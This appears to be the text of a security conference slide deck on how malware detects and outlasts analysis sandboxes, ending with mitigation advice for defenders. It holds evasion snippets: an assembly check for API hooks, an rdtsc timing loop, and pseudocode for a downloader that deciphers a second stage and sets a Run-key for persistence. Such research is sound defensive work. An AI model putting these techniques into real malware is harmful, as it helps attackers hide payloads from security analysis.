
Find the Jump

```
invoke _getdll, HASH_KERNEL32.DLL
invoke _getfunction, eax, HASH_WRITEPROCESSMEMORY
cmp dword [eax], 0x8B55FF8B
je .nohsandbox
ret
.nohsandbox:
```

Jump like Bubka



Jump like Bubka



Jump like Bubka

System Call Symbol	Windows NT (show)				Windows 2000 (show)				Windows XP (hide)				Windows 2003 Server (show)				Windows Vista (show)				Windows 2008 Server (show)				Windows 7 (hide)		Windows 8 (hide)	
									SP0	SP1	SP2	SP3													SP0	SP1	8.0	8.1
CcTestControl																												
FsRtlSyncVolumes																											0x011e	0x0122
NtAcceptConnectPort																												
NtAccessCheck																												
NtAccessCheckAndAuditAlarm																												
NtAccessCheckByType																												
NtAccessCheckByTypeAndAuditAlarm																												
NtAccessCheckByTypeResultList																												
NtAccessCheckByTypeResultListAndAuditAlarm																												
NtAccessCheckByTypeResultListAndAuditAlarmByHandle																												
NtAcquireCMFViewOwnership																												
NtAddAtom																												

<http://j00ru.vexillium.org/ntapi/>

Kernel version is found also in PEB

Kocham cię J00ru ! Not during CTF

Jump like Bubka

Kernel Side hooking

Kernel

Ntdll.dll

Kernel32.dll

Prog

Sysenter()



Reload the DLL

Kernel Side hooking

Kernel

Ntdll.dll

Sysenter

Kernel32.dll

Call NTDelayExecution()

Call Sleepex()

Prog

Call Sleep()

Use a custom
«LoadLibrary»

Thank's to POC

Github:
Fancycode/MemoryModule

Playing for time

- Every sandbox has a time limit
- Common time function are hooked



Playing for time

- Looking time on the web.
- Use unwatched “gettickcount”
- Process something.



Playing for time

Use a `rdtsc` loop. At max,

It could wait up to

18,446,744,073,709,551,615

clock cycle



Playing for time

```
    rdtsc
    mov   ecx,eax
.timing1:
    push  ecx
    cpuid // Something todo
    rdtsc
    pop   ecx
    cmp   eax,ecx
    jae   .timing1
.timing2:
    push  ecx
    cpuid
    rdtsc
    pop   ecx
    cmp   eax,ecx
    jb   .timing2
```



Playing for time

Fooling the Sec Guy

Thread 1 : Sleep(60000)

Thread 2: work then
ResolveHost



Playing for time

Fooling the Sec Guy

Thread 1 : Sleep(60000)

Thread 2:
ResolveHost



Playing for time

Fooling the Sec Guy

Thread
1 : Sleep(60000)

Thread 2: ResolveHost



The FireEye deception

- Simple POC

```
main {
```

```
    UriDownloadToFile (stage2.xml?hash(hostname))
```

```
        If success {
```

```
            Decipher(stage 2)
```

```
            Put in hklm/user/run
```

```
        }
```

```
    }
```

Virtualization/Cpu

- Trend Micro Deep Scan
- Frisby
- Cuckoo (Malwr)
- ThreadExpert
- Comodo
- Joe Sandbox
- Ansis

Sandbox Detection

- Trend Micro Deep Scan
- Frisby
- Cuckoo (Malwr)
- ThreatExpert
- Comodo
- Xanara
- Joe Sandbox
- Ansis

Mitigate at Work

- Avoid download of any Executable !
- For exploits;
 - Consider adding host solutions (EMET) vs SANDBOX magic.

Mitigate

- Many CPUs
- CPUID tuning

Vmware : cpuid.1.ecx = "0-----"

Kvm : cpu: host,-hypervisor

Mitigate

- Many CPUs, CPUID tuning
- No Virtualisation tools !, Leverage footprint
- Dump a real used workstation
- Use virtualisation everywhere !
- Use multiple sandboxes

Mitigate

- Very Good hardening guide by EP_XOFF
<http://www.kernelmode.info/forum/viewtopic.php?f=11&t=3478>
- Automated tool for Cuckoo by Jbremer
<https://github.com/jbremer/vmcloak>
- My test suite
https://github.com/Th4nat0s/No_Sandboxes

Conclusion

- Sandbox as a magic device is like trusting AV as a magic device.
- Detection is definitively easier than bypass.
- Host based sandbox seems like a more interesting approach.

Any Questions ??

Thanks

- Welcome Back malwr.com !
- radare2 make also great screenshots
- Thank's fly to #malware.lu #root-me and all other friends for ideas and test support.